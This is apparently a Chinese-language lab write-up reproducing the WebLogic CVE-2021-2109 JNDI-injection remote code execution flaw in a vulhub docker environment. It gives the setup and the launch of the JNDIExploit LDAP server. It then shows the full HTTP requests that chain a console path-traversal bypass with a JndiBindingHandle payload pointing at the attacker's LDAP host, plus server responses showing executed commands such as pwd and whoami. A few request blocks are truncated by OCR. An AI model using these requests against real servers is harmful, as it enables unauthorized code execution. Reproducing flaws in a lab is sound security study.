Weblogic Server（CVE-2021-2109 ）远程代码执行漏洞复现

01

简介

WebLogic 是美国 Oracle 公司出品的一个 application server，确切的说是一个基于 JAVAEE 架构的中间件，WebLogic 是用于开发、集成、部署和管理大型分布式 Web 应用、网络应用和数据库应用的 Java 应用服务器。将 Java 的动态功能和 Java Enterprise 标准的安全性引入大型网络应用的开发、集成、部署和管理之中。

02

漏洞概述

该漏洞为 Weblogic 的远程代码执行漏洞。漏洞主要由 JNDI 注入，导致攻击者可利用此漏洞远程代码执行。

影响版本

Weblogic Server 10.3.6.0.0

Weblogic Server 12.1.3.0.0

Weblogic Server 12.2.1.3.0

Weblogic Server 12.2.1.4.0


Weblogic Server 14.1.1.0.0

03

环境搭建

1. 本次漏洞环境使用 vulhub 中的 docker 搭建，下载地址


```
git clone https://github.com/vulhub/vulhub.git
```



```
[root@localhost [redacted]]# git clone https://github.com/vulhub/vulhub.git
正克隆到 'vulhub'...
remote: Enumerating objects: 49, done.
remote: Counting objects: 100% (49/49), done.
remote: Compressing objects: 100% (39/39), done.
接收对象中:  50% (5180/10261), 90.48 MiB | 1.62 MiB/s
```


2. 使用 vulhub 中 CVE-2020-14882 漏洞为本次漏洞复现环境

```
cd vulhub-master/weblogic/CVE-2020-14882/docker-compose up -d
```



```
[root@localhost ~]# cd vulhub-master/weblogic/CVE-2020-14882/
[root@localhost CVE-2020-14882]# ls
1.png  2.png  3.png  4.png  docker-compose.yml  README.md  README.zh-cn.md
[root@localhost CVE-2020-14882]# docker-compose up -d
Pulling weblogic (vulhub/weblogic:12.2.1.3-2018)...
12.2.1.3-2018: Pulling from vulhub/weblogic
Digest: sha256:8ddf63df92426e521e60c2db913602394a799921fb3919094aef012e3ad6b13f
Status: Downloaded newer image for vulhub/weblogic:12.2.1.3-2018
Creating cve-2020-14882_weblogic_1 ... done
```

4. 在浏览器访问 http://your-ip:7001/console，出现以下页面搭建成功


不安全 | 172.16.1.147:7001/console/login/LoginForm.jsp
ORACLE WebLogic Server Administration Console 12c
12c
欢迎使用
登录以使用 WebLogic Server 域
用户名:
口令:
登录

WebLogic Server 版本: 12.1.3.0.0
版权所有 © 1996, 2013, Oracle 和/或其附属公司。保留所有权利。
Oracle 是 Oracle Corporation 和/或其子公司的注册商标。其它名称可能是各自所有者的商标。

04


漏洞复现

1. 下载 LDAP，并启动 LDAP，下载地址：

```
https://github.com/feihong-cs/JNDIExploit/releases/tag/v.1.11
```

注：运行 ldap 需要 java1.8 环境


```
java -jar JNDIExploit-v1.11.jar -i 172.16.1.147
```



```
[root@localhost ldap]# ls
JNDIExploit-v1.11.jar
[root@localhost ldap]# java -jar JNDIExploit-v1.11.jar -i 172.16.1.147
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8080...
```

3. 使用未授权漏洞配合利用，在首页 url 处输入以下链接，并进行抓包并发送到重放模块

```
/console/css/%252e%252e%252f/consolejndi.portal
```




Request to http://172.16.1.147:7001


```
GET /console/css/%252e%252e%252f/consolejndi.portal HTTP/1.1
Host: 172.16.1.147:7001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Reque
```

4. 将 get 改为 post，并构造以下数据包。注：172.16.1;147 有个点为分号

```
_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=com.bea.console.ha
ndles.JndiBindingHandle(%22ldap://172.16.1;147:1389/Basic/WeblogicEcho;AdminServer%22)
```




```
POST /console/css/%252e%252e%252f/consolejndi.portal
HTTP/1.1
Host: 172.16.1.147:7001
User-Agent: Mozilla/5.0 (
rv:70.0) Gecko/20100101 F
Accept:
text/html,application/xht                          ,*/*
;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.                           ;q=0
.2
Accept-Encoding: gzip, de
Connection: close
cmd:pwd
Upgrade-Insecure-Requests
Cookie: ADMINCONSOLESESSI
u7AoEyQsSF511LkFS7pr-ujgj                           -146
0735415
Content-Type: application
Content-Length: 174

_pageLabel=JNDIBindingPag
JNDIBindingPortlethandle=
com.bea.console.handles.J                           72.1
6.1;147:1389/Basic/Weblog
```



```
POST /console/css/%252e%252e%252f/consolejndi.portal
HTTP/1.1
Host: 172.16.1.147:7001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:70.0) Gecko/20100101 Firefox/70.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0
.2
Accept-Encoding: gzip, deflate
Connection: close
cmd:pwd
Upgrade-Insecure-Requests: 1
Cookie: ADMINCONSOLESESSION=
u7AoEyQsSF511LkFS7pr-ujgjtVF87ayILdlM2ohZ10JzrxjBmpX!-146
0735415
Content-Type: application/x-www-form-urlencoded
Content-Length: 174

_pageLabel=JNDIBindingPageGeneral&_nfpb=true&
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache,no-store,max-age=0
Connection: close
Date: Fri, 22 Jan 2021 03:48:46 GMT
Pragma: No-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Frame-Options: SAMEORIGIN
Content-Length: 359

/u01/oracle/user_projects/domains/base_domain
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01
Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html lang="zh-CN"><head><meta http-equiv="
X-UA-Compatible" content="IE=edge"><meta http-equiv="
Content-Script-Type" content="text/javascript"><meta
http-equiv="Content-Type" content="text/html;
charset=UTF-8">
```

```
JNDIBindingPortlethandle=
com.bea.console.handles.JndiBindingHandle(%22ldap://172.1
6.1;147:1389/Basic/WeblogicEcho;AdminServer%22)
```



```
POST /console/css/%252e%252e%252f/consolejndi.portal
HTTP/1.1
Host: 172.16.1.147:7001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:70.0) Gecko/20100101 Firefox/70.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0
.2
Accept-Encoding: gzip, deflate
Connection: close
cmd:whoami
Upgrade-Insecure-Requests: 1
Cookie: ADMINCONSOLESESSION=
u7AoEyQsSF511LkFS7pr-ujgjtVF87ayILdlM2ohZ10JzrxjBmpX!-146
0735415
Content-Type: application/x-www-form-urlencoded
Content-Length: 174

_pageLabel=JNDIBindingPageGeneral&_nfpb=true&
JNDIBindingPortlethandle=
com.bea.console.handles.JndiBindingHandle(%22ldap://172.1
6.1;147:1389/Basic/WeblogicEcho;AdminServer%22)
```


```
HTTP/1.1 200 OK
Cache-Control: no-cache,no-store,max-age=0
Connection: close
Date: Fri, 22 Jan 2021 03:56:17 GMT
Pragma: No-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Frame-Options: SAMEORIGIN
Content-Length: 320

oracle
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01
Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html lang="zh-CN"><head><meta http-equiv="
X-UA-Compatible" content="IE=edge"><meta http-equiv="
Content-Script-Type" content="text/javascript"><meta
http-equiv="Content-Type" content="text/html;
charset=UTF-8">
```

05

漏洞分析


来自阿里先知云：https://mp.weixin.qq.com/s/wX9TMXI1KVWwB_k6EZOklw

1、这个漏洞利用的有两个关键类，第一个类是 com.bea.console.handles.JndiBindingHandle 跟进这个类看下




```
    private static final long serialVersionUID = 1L;

    public JndiBindingHandle(String objectIdentifier) {  objectIdentifier: "ldap://[redacted]9;AdminServe"
        this.setType(JndiBindingHandle.class);
        this.setObjectIdentifier(objectIdentifier);
    }
```

